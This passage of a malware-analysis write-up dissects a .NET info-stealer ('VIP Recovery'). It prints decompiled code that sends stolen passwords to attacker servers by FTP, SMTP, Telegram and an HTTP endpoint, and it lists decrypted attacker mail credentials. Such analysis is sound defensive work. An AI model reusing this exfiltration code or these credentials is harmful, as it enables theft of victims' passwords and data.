VIPSeassion.GetInstalledBrowsers→ it is emptyVIPSeassion.InstalledSoftwares→ it is emptyVIPSeassion.TheWiFi_Orginal→ it is emptyVIPSeassion.COVIDSTOpera→ this is looking up all the data seen in Chrome but for Opera browser, since the data are stored in a table as well. The only peculiarity of this method is that strings likeusername_valueare all written in reverse.VIPSeassion.WindowsProductKey_Orginal→ it is emptyVIPSeassion.COVIDSTLiebao→Liebaois a Chinese browser. The method is looking up the same browser information as Opera.
COVID19
At the entry point the COVID19 module is used to invoke the following methods:
COVID19.ClickTrackerCOVID19.DelayExcuteCOVID19.AntiVmCOVID19.AntiSandboxieCOVID19.FakeMessageBoxCOVID19.SelfHiddenCOVID19.OpenWebsitesCOVID19.MeltMeleCOVID19.DisableWDCOVID19.Restores_DisablerCOVID19.Taskmgr_DisablerCOVID19.CMD_DisablerCOVID19.Registeries_DisablerCOVID19.DownloaderFileCOVID19.ProcessKillerCOVID19.Browser_KillerCOVID19.CookiesEraserCOVID19.AntiBotStartCOVID19.NormalStart
They seem to perform different actions, so they are reviewed one by one.
ClickTracker
The function is pretty short:
public static void ClickTracker(){ COVID19.TelegramMSG(COVID19.TheTelegramTokenToClicker, COVID19.TheTelegramIDToClicker, COVID19.ClickINFO + "[ " + Environment.MachineName + " Clicked on the File If you see nothing this's mean the system storage's empty. ]");}Starting from what the arguments mean, double clicking on each of them brings you to where they are defined:
| Property | Defined at line | Value |
|---|---|---|
TheTelegramTokenToClicker | 4975 | Yx74dJ0TP3M= before being decyrpted |
TheTelegramIDToClicker | 4978 | Yx74dJ0TP3M= before being decrypted |
ClickINFO | 4933 | explained below |
| Environment.MachineName | 277 | explained below |
The decryption process is done in COVID19.DES_Decrypt, with the content to be decrypted being the first parameter and the key being COVID19.Prision, whose value is BsrOkyiChvpfhAkipZAxnnChkMGkLnAiZhGMyrnJfULiDGkfTkrTELinhfkLkJrkDExMvkEUCxUkUGr:
public static string DES_Decrypt(string input, string pass){ string text; try { DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider(); MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider(); byte[] array = new byte[8]; byte[] array2 = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass)); Array.Copy(array2, 0, array, 0, 8); descryptoServiceProvider.Key = array; descryptoServiceProvider.Mode = CipherMode.ECB; ICryptoTransform cryptoTransform = descryptoServiceProvider.CreateDecryptor(); byte[] array3 = Convert.FromBase64String(input); string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length)); text = @string; } catch (Exception ex) { } return text;}The key is first hashed with MD5, and then only the first 8 bytes are taken, using the Array.Copy method. The MD5 of the key is 6fc98cd68a1aab8b24c517549e658115 and taking the first 8 hexadecimal bytes we have: 6fc98cd68a1aab8b.
Using CyberChef it is now possible to attempt to decrypt the content, by following what the code does. It first decodes it from Base64, and then applies the decryption.
Based on the following three lines we know the parameters for the decryption. The algorithm is DES, the key is the content of array which is the 8 characters extracted from the MD5, and the cipher mode is ECB.
DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider();descryptoServiceProvider.Key = array;descryptoServiceProvider.Mode = CipherMode.ECB;In CyberChef there are two ECB modes: ECB and ECB/NoPadding. The second is the one used by .NET.

There is a bit of a problem here, since if ECB is chosen the output appears blank. With ECB/NoPadding it shows 0808080808080808, which is just padding. This can mean a few things:
- The understanding of the decryption is wrong;
- The key or password are set differently at execution time;
- The telegram functionality is there but not used by this sample, the HTTP connection will just fail and the sample will continue with the method that has been implemented;
- The dll somehow sets these values when calling the executable.
So far, a breakpoint was set after the URL creation to check what the URL looks like. It is empty, which does not exclude the fact that the values might be changed at execution time, though there are no other references to those variables nor to TelegramMSG anywhere else.

For now, the actual values of these variables are skipped and may be revisited later.
The ClickINFO variable is defined as below:
Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(" \r\n\r\nPC Name:" + Environment.MachineName, Operators.AddObject("\r\nDate and Time: ", COVID19.TimeandDateInfo())), Operators.AddObject(Operators.AddObject("\r\nCountry Name: ", COVID19.TheCountryNameInfo()), "\r\n")));It will be something like:
PC Name:DESKTOP-7F3K2QDate and Time: 04/03/2026 00:00:00 / 14:37:52Country Name: United KingdomThe information are retrieved by the following functions:
public static string MachineName{ [SecuritySafeCritical] get { new EnvironmentPermission(EnvironmentPermissionAccess.Read, "COMPUTERNAME").Demand(); StringBuilder stringBuilder = new StringBuilder(256); int num = 256; if (Win32Native.GetComputerName(stringBuilder, ref num) == 0) { throw new InvalidOperationException(Environment.GetResourceString("InvalidOperation_ComputerName")); } return stringBuilder.ToString(); }}MachineName uses the Windows built-in function GetComputerName and returns it as string.
TimeandDateInfo only takes the date of today and adds the string / followed by the time of the day. The resulting string will be something like: 04/03/2026 00:00:00 / 14:37:52
public static object TimeandDateInfo(){ return Conversions.ToString(DateAndTime.Today) + " / " + Conversions.ToString(DateAndTime.TimeOfDay);}Lastly, the country name is retrieved by querying https://reallyfreegeoip.org/xml/:
public static object TheCountryNameInfo(){ object obj3; try { XmlDocument xmlDocument = new XmlDocument(); object obj = Operators.ConcatenateObject("https://reallyfreegeoip.org/xml/", COVID19.IPLogger()); object[] array; bool[] array2; NewLateBinding.LateCall(xmlDocument, null, "Load", array = new object[] { obj }, null, null, array2 = new bool[] { true }, true); if (array2[0]) { obj = RuntimeHelpers.GetObjectValue(array[0]); } XmlNodeList elementsByTagName = xmlDocument.GetElementsByTagName("CountryName"); string text = ""; try { foreach (object obj2 in elementsByTagName) { XmlElement xmlElement = (XmlElement)obj2; text = xmlElement.InnerText; } } finally { IEnumerator enumerator; if (enumerator is IDisposable) { (enumerator as IDisposable).Dispose(); } } obj3 = text; } catch (Exception ex) { obj3 = null; } return obj3;}The website returns a payload like:
<Response><IP>1.1.1.1</IP><CountryCode>GB</CountryCode><CountryName>United Kingdom</CountryName><RegionCode>ENG</RegionCode><RegionName>England</RegionName><City>City of Westminster</City><ZipCode>SW1</ZipCode><TimeZone>Europe/London</TimeZone><Latitude>51.5081</Latitude><Longitude>-0.1278</Longitude><MetroCode>0</MetroCode></Response>Note however that the call is performed by appending the IP address retrieved by COVID19.IPLogger. This is probably due to the fact that reallyfreegeoip.org might not be able to get the correct IP address in certain situations. Anyway, IPLogger calls checkip.dyndns.org to get the IP address.
public static object IPLogger(){ WebClient webClient = new WebClient(); webClient.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;)"); string text = "http://checkip.dyndns.org/"; IWebProxy systemWebProxy = WebRequest.GetSystemWebProxy(); systemWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials; webClient.Proxy = systemWebProxy; Stream stream; try { stream = webClient.OpenRead(text); } catch (Exception ex) { } StreamReader streamReader = new StreamReader(stream); string text2 = streamReader.ReadToEnd(); stream.Close(); streamReader.Close(); return text2.Replace("<html><head><title>Current IP Check</title></head><body>", "").Replace("</body></html>", "").Replace("Current IP Address: ", "") .ToString();}The Replace at the end of the function are used to remove all the extra HTML returned by the website around the IP address.
Similarly to Pidgin, the TheCountryNameInfo function extracts the XML attribute using xmlDocument.GetElementsByTagName to get the CountryName from the website response.
So COVID19.TelegramMSG is called with:
COVID19.TelegramMSG( <value not understood>, <value not understood>, "PC Name:DESKTOP-7F3K2Q Date and Time: 04/03/2026 00:00:00 / 14:37:52 Country Name: United Kingdom [DESKTOP-7F3K2Q Click on the Filee If you see nothing this's mean the system storage's empty. ]"}The content of TelegramMSG is below, and it is simply making an HTTP GET request to api.telegram.org/bot. The first parameter is used as the bot name, the second as chat ID and the last one as the content of the message. Also note that the program does not terminate if the HTTP request fails, since the inner catch rethrows the same exception which is “absorbed” by the outer catch and not propagated.
public static void TelegramMSG(string tokennns, string urrid, string msg){ try { string text = string.Concat(new string[] { "https://api.telegram.org/bot", tokennns, "/sendMessage?chat_id=", urrid, "&text=", msg }); ServicePointManager.Expect100Continue = false; ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12; HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text); string empty = string.Empty; try { WebResponse response = httpWebRequest.GetResponse(); using (Stream responseStream = response.GetResponseStream()) { StreamReader streamReader = new StreamReader(responseStream, Encoding.UTF8); streamReader.ReadToEnd(); } } catch (WebException ex) { WebResponse response2 = ex.Response; using (Stream responseStream2 = response2.GetResponseStream()) { StreamReader streamReader2 = new StreamReader(responseStream2, Encoding.GetEncoding("utf-8")); string text2 = streamReader2.ReadToEnd(); } throw; } } catch (Exception ex2) { }}Other Methods
After COVID19.ClickTracker the Main calls the following methods, which are all empty:
COVID19.DelayExcuteCOVID19.AntiVmCOVID19.AntiSandboxieCOVID19.FakeMessageBoxCOVID19.SelfHiddenCOVID19.OpenWebsitesCOVID19.MeltMeleCOVID19.DisableWDCOVID19.Restores_DisablerCOVID19.Taskmgr_DisablerCOVID19.CMD_DisablerCOVID19.Registeries_DisablerCOVID19.DownloaderFileCOVID19.ProcessKillerCOVID19.Browser_KillerCOVID19.CookiesEraser
Lastly, before Application.Run the Main calls:
COVID19.AntiBotStartCOVID19.NormalStart
The first is implemented, and looks very large, the second is empty.
AntiBotStart
The function starts by checking for “bot” presence, which will be checked later. It then checks OutputAntiBot, and if it does not contain $BotClean$, it will not execute any of the instructions below, effectively not running anything else in the function.
public static void AntiBotStart(){ COVID19.AntiBot(); COVID19.removeempty(); bool flag = Operators.CompareString(COVID19.OutputAntiBot, "$BotClean$", false) == 0; if (flag) { bool flag2 = Operators.CompareString(COVID19.PasswordEmpty, "$FullywithData$", false) == 0; if (flag2) { COVID19.Once_PW_Sender(); Thread.Sleep(1500); } bool flag3 = Operators.CompareString(COVID19.allCookiesEmpty, "$FullywithData$", false) == 0; if (flag3) { COVID19.Once_Cookies_Sender(); Thread.Sleep(1500); } bool flag4 = Operators.CompareString(COVID19.CreditCardCollectionEmpty, "$FullywithData$", false) == 0; if (flag4) { COVID19.Once_CreditCard_Sender(); Thread.Sleep(1500); } bool flag5 = Operators.CompareString(COVID19.DownloadsCollectionEmpty, "$FullywithData$", false) == 0; if (flag5) { COVID19.Once_Downloads_Sender(); Thread.Sleep(1500); } bool flag6 = Operators.CompareString(COVID19.HistoryCollectorEmpty, "$FullywithData$", false) == 0; if (flag6) { COVID19.Once_History_Sender(); Thread.Sleep(1500); } bool flag7 = Operators.CompareString(COVID19.TopSitesCollectionEmpty, "$FullywithData$", false) == 0; if (flag7) { COVID19.Once_TopSites_Sender(); Thread.Sleep(1500); } bool flag8 = Operators.CompareString(COVID19.AutoFill_CollectorEmpty, "$FullywithData$", false) == 0; if (flag8) { COVID19.Once_AutoFill_Sender(); Thread.Sleep(1500); } bool flag9 = Operators.CompareString(COVID19.InstalledSoftwaresNameEmpty, "$FullywithData$", false) == 0; if (flag9) { COVID19.Once_InstalledSoftwares_Sender(); Thread.Sleep(1500); } bool flag10 = Operators.CompareString(COVID19.GetBrowsersEmpty, "$FullywithData$", false) == 0; if (flag10) { COVID19.Once_InstalledBrowsers_Sender(); Thread.Sleep(1500); } bool flag11 = Operators.CompareString(COVID19.ContactStorageEmpty, "$FullywithData$", false) == 0; if (flag11) { COVID19.Once_Contact_Sender(); Thread.Sleep(1500); } COVID19.Collected_Clip(); Thread.Sleep(1500); COVID19.Collected_Screen(); Thread.Sleep(1500); COVID19.Collected_Keyboard(); Thread.Sleep(1500); COVID19.Repeat_PW_Sender(); Thread.Sleep(1500); COVID19.Crypto_Clip(); }}Once it is defined that there are no bots, for each “macro-area”, there is a function for sending the related data. For example for credit cards, if the CredtiCardCollectionEmpty is equal to $FullywithData$, then the COVID19.Once_CreditCard_Sender is executed:
bool flag4 = Operators.CompareString(COVID19.CreditCardCollectionEmpty, "$FullywithData$", false) == 0;if (flag4){ COVID19.Once_CreditCard_Sender(); Thread.Sleep(1500);}The AntiBotStart method ends with five other functions that are not implemented.
The AntiBot method is very simple, it checks in TheInfo (which has already been seen) if the client IP is any of:
89.208.29.13069.55.5.249141.226.236.913.23.155.57
If it is, then the sample considers the execution as coming from a bot and the OutputAntiBot is set to BotDetected, else to $BotClean$.
public static void AntiBot(){ bool flag = Operators.CompareString(COVID19.AntiBotStatus, "EnabledAntiBot", false) == 0; if (flag) { bool flag2 = COVID19.TheInfo.Contains("89.208.29.130") | COVID19.TheInfo.Contains("69.55.5.249") | COVID19.TheInfo.Contains("141.226.236.91") | COVID19.TheInfo.Contains("69.55.5.249") | COVID19.TheInfo.Contains("3.23.155.57"); if (flag2) { COVID19.OutputAntiBot = "BotDetected"; } else { COVID19.OutputAntiBot = "$BotClean$"; } } else { COVID19.OutputAntiBot = "$BotClean$"; }}After the AntiBot check, the removeempty method is executed. The method is repeated for each of the variables that contain exfiltrated data, one snippet is:
bool flag2 = Operators.CompareString(COVID19.StoragePW, "", false) == 0;if (flag2){ COVID19.PasswordEmpty = "NoData!";}else{ COVID19.PasswordEmpty = "$FullywithData$";}where the StoragePW is compared against an empty string. If it is, then the COVID.PasswordEmpty string is filled with NoData! else with $FullywithData$.
The variables like COVID19.PasswordEmpty are then used in the AntiBotStart method as checks to trigger the transmission of the exfiltrated data, if available:
bool flag = Operators.CompareString(COVID19.OutputAntiBot, "$BotClean$", false) == 0;if (flag){ bool flag2 = Operators.CompareString(COVID19.PasswordEmpty, "$FullywithData$", false) == 0; if (flag2) { COVID19.Once_PW_Sender(); Thread.Sleep(1500); }Next the Sender methods are reviewed, grouping them together where the logic is similar.
Once_PW_Sender
The function is long, so it is useful to analyze it in chunks based on the upper level if statements. If you look at the whole function code briefly you should see statements like the one below with different variables in the CompareString statement:
bool flag = Operators.CompareString(COVID19.isFTP, "True", false) == 0;if (flag)Specifically they are:
bool flag = Operators.CompareString(COVID19.isFTP, "True", false) == 0;bool flag2 = Operators.CompareString(COVID19.isSMTP, "True", false) == 0;bool flag7 = Operators.CompareString(COVID19.isTelegram, "True", false) == 0;bool flag9 = Operators.CompareString(COVID19.isDiscord, "True", false) == 0;bool flag10 = Operators.CompareString(COVID19.isPanel, "True", false) == 0;Starting with the isFTP branch:
bool flag = Operators.CompareString(COVID19.isFTP, "True", false) == 0;if (flag){ FtpWebRequest ftpWebRequest = (FtpWebRequest)NewLateBinding.LateGet(null, typeof(WebRequest), "Create", new object[] { Operators.AddObject(Operators.AddObject(COVID19.TheFTPURL + MyProject.Computer.Name + " - Passwords ID - ", COVID19.PASSWORD), COVID19.LogFileExtension) }, null, null, null); try { ftpWebRequest.Method = "STOR"; ftpWebRequest.Credentials = new NetworkCredential(COVID19.TheFTPUsername, COVID19.TheFTPPSWD); byte[] bytes = Encoding.UTF8.GetBytes(string.Concat(new string[] { "PW | ", Environment.UserName, " | VIP Recovery\r\n", COVID19.TheInfo, "\r\n", COVID19.StoragePW, "\r\n\r\n\r\n\r\n\r\n--------------------------------------------------" })); ftpWebRequest.ContentLength = (long)bytes.Length; using (Stream requestStream = ftpWebRequest.GetRequestStream()) { requestStream.Write(bytes, 0, bytes.Length); requestStream.Close(); } } catch (Exception ex) { return; }}It starts by creating a ftpWebRequest using COVID19.TheFTPURL and COVID19.PASSWORD as parameters for creating the URI.
This can be understood by looking at the arguments used by LateGet 12:
public static object? LateGet( object? Instance, Type? Type, string MemberName, object?[]? Arguments, string?[]? ArgumentNames, Type?[]? TypeArguments, bool[]? CopyBack);Type is defined as WebRequest and MemberName as Create, so effectively it is running WebRequest.Create 13 which has as argument the URI, which is passed by the Arguments argument.
These values are not set in the current sample, or they might be dynamically set at certain point during the execution.
Once the URI is defined, the FTP method STOR 14 is set, which:
A client issues the STOR command after successfully establishing a data connection when it wishes to upload a copy of a local file to the server. The client provides the file name it wishes to use for the upload. If the file already exists on the server, it is replaced by the uploaded file. If the file does not exist, it is created. This command does not affect the contents of the client’s local copy of the file.
Now the credentials are set, which are unfortunately not set as well in the sample:
ftpWebRequest.Credentials = new NetworkCredential(COVID19.TheFTPUsername, COVID19.TheFTPPSWD);Anyway the content of COVID19.TheInfo and COVID19.StoragePW which are well known at this point are converted to bytes and sent:
using (Stream requestStream = ftpWebRequest.GetRequestStream()){ requestStream.Write(bytes, 0, bytes.Length); requestStream.Close();}Next the isSMTP check:
bool flag2 = Operators.CompareString(COVID19.isSMTP, "True", false) == 0;if (flag2){ bool flag3 = Operators.CompareString(COVID19.Text_VenQJDFjPqkSr, "$CheckTextEnabled$", false) == 0; if (flag3) { try { ServicePointManager.ServerCertificateValidationCallback = new RemoteCertificateValidationCallback(COVID19.ValidateServerCertificate); MailMessage mailMessage = new MailMessage(); mailMessage.From = new MailAddress(COVID19.TheSMTPEmail); mailMessage.To.Add(COVID19.TheSMTPReciver); mailMessage.Subject = " Pc Name: " + Environment.UserName + " | / VIP Recovery \\"; mailMessage.Body = string.Concat(new string[] { "PW | ", Environment.UserName, " | VIP Recovery\r\n", COVID19.TheInfo, "\r\n", COVID19.StoragePW, "\r\n\r\n\r\n\r\n\r\n--------------------------------------------------" }); SmtpClient smtpClient = new SmtpClient(COVID19.TheSMTPServer); bool flag4 = Operators.CompareString(COVID19.SslSlate, "True", false) == 0; if (flag4) { smtpClient.EnableSsl = true; } else { smtpClient.EnableSsl = false; } smtpClient.Port = Conversions.ToInteger(COVID19.TheSMTPPort); smtpClient.Credentials = new NetworkCredential(COVID19.TheSMTPEmail, COVID19.TheSMTPPSWD); smtpClient.Send(mailMessage); mailMessage.Dispose(); } catch (Exception ex2) { } }In this sample the isSMTP variable is set to True so some activity might be observed if the sample is executed. The mail provider is defined by the COVID19.TheSMTPEmail and the COVID19.TheSMTPReciver. Both the values are encrypted, as seen for Discord. The email address, after attempting the same Base64 decode and DES decryption as done in the Discord section, appears to be logs@htcp.homes.
At this point, with the same CyberChef recipe all the SMTP related values can be decrypted:

The values are:
| Variable Name | Encrypted Value | Decrypted Value |
|---|---|---|
| TheSMTPEmail | /AL6ws54GetF7x74OH8OKA== | logs@htcp.homes |
| TheSMTPPSWD | 8KrxUx2c5pSb8LzNY1FayA== | 7213575aceACE@@ |
| TheSMTPServer | AvnrwjLkkRgZGkQUmJR7Q6c1rIrsJxc5w7xUzGwhmFg= | hosting2.ro.hostsailor.com |
| TheSMTPReciver | SPvKJVvXK10EYEpknJ7qDg== | log@htcp.homes |
| TheSMTPPort | oXrxxBiV5W8= | 587 |
Other than this, the function is very similar to the FTP one, since the data that are sent are the same with the only exception of the control variables of COVID19.File_VenQJDFjPqkSr and COVID19.Text_VenQJDFjPqkSr. If the first one is equal to $CheckTextEnabled$ then the stolen data is sent as attachment, else as body of the email.
The isTelegram branch includes the following code:
bool flag7 = Operators.CompareString(COVID19.isTelegram, "True", false) == 0;if (flag7){ string text = string.Concat(new string[] { "PW | ", Environment.UserName, " | VIP Recovery\r\n", COVID19.TheInfo, "\r\n", COVID19.StoragePW, "\r\n\r\n\r\n\r\n\r\n--------------------------------------------------" }); bool flag8 = Operators.CompareString(COVID19.Telegram_Side, "%Server%", false) == 0; if (flag8) { ServicePointManager.Expect100Continue = false; ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12; string text2 = HttpUtility.UrlEncode(text); string text3 = "c=" + COVID19.hyugtfredse + "&myFile=" + text2; WebRequest webRequest = WebRequest.Create("http://51.38.247.67:8081/_send_.php?L"); webRequest.Method = "POST"; byte[] bytes2 = Encoding.UTF8.GetBytes(text3); webRequest.ContentType = "application/x-www-form-urlencoded"; webRequest.ContentLength = (long)bytes2.Length; Stream stream = webRequest.GetRequestStream(); stream.Write(bytes2, 0, bytes2.Length); stream.Close(); WebResponse response = webRequest.GetResponse(); stream = response.GetResponseStream(); StreamReader streamReader = new StreamReader(stream); string text4 = streamReader.ReadToEnd(); streamReader.Close(); stream.Close(); response.Close(); } else { try { ServicePointManager.Expect100Continue = false; ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12; string text5 = string.Concat(new string[] { COVID19.KC("nnrCOnrJyiwsACMwnkEJB"), COVID19.TheTelegramToken, COVID19.KX("JyxTBTUpBksniyThhJvAC"), COVID19.TheTelegramID, "&caption=", string.Concat(new string[] { " Pc Name: ", Environment.UserName, " | / VIP Recovery \\\r\n\r\nPW | ", Environment.UserName, " | VIP Recovery\r\n\r\n\r\n" }) }); COVID19.ClpUploader("PW_Recovered" + COVID19.LogFileExtension, COVID19.KD("QEknLJAwBvLDvEBGMDiAZ"), text5, text); return; } catch (Exception ex4) { } }}The function is divided in two branches controlled by the COVID19.TelegramSide variable. If it is %Server% it will create an HTTP POST request on http://51.38.247.67:8081/_send_.php and it will send the usual data that have been seen before.
Otherwise, it calls COVID19.ClpUploader with a few arguments:
| Argument | Value |
|---|---|
"PW_Recovered” | "PW_Recovered” |
COVID19.LogFileExtension | .txt |
COVID19.KD("QEknLJAwBvLDvEBGMDiAZ") | application/x-ms-dos-executable (explanation below) |
text5 | https://api.telegram.org/bot<TheTelegramToken>/sendDocument?chat_id=<TheTelegramId> |
text | Initialized at the beginning of the isTelegram branch, contains the data to send. |
The value of text5 has been calculated based on the values of COVID19.KC and COVID19.KX. These two variables, along with COVID19.KD, are wrappers around the DES_Decrypt function seen before. Where the argument passed to the functions, let’s say nnrCOnrJyiwsACMwnkEJB for COVID19.KC, is the password that has to be MD5’ed and the first 8 hexadecimal bytes extracted. The value to decrypt is passed as hardcoded value to the DES_Decrypt:
public static string KC(string @int){ return COVID19.DES_Decrypt("zMaRPCbE0Gb4k/zB6ZNS3r1L34TENqMZD9RW6hkhoOE=", @int);}So in this case, the value zMaRPCbE0Gb4k/zB6ZNS3r1L34TENqMZD9RW6hkhoOE= has to be decoded with Base64 first, then decrypted with the key 5ebbd87253eb90c3, whose result turns out to be https://api.telegram.org/bot.
The ClpUploader is simply sending data to the telegram API via POST request by loading the log file in memory first.
private static void ClpUploader(string filename, string contentType, string url, string content){ try { WebClient webClient = new WebClient(); Stream stream = new MemoryStream(); string text = "------------------------" + DateTime.Now.Ticks.ToString("x"); webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text); string text2 = string.Format("--{0}\r\nContent-Disposition: form-data; name=\"document\"; filename=\"{1}\"\r\nContent-Type: {2}\r\n\r\n{3}\r\n--{0}--\r\n", new object[] { text, filename, contentType, content }); byte[] bytes = webClient.Encoding.GetBytes(text2); webClient.UploadData(url, "POST", bytes); } catch (Exception ex) { }}The isDiscord branch is very similar to the other branches. It calls SendFileToDiscord which is similar to ClpUploader. However, since the values of COVID19.TheDiscordURL and COVID19.TheDiscordUsername are not defined in the sample, not much can be gathered:
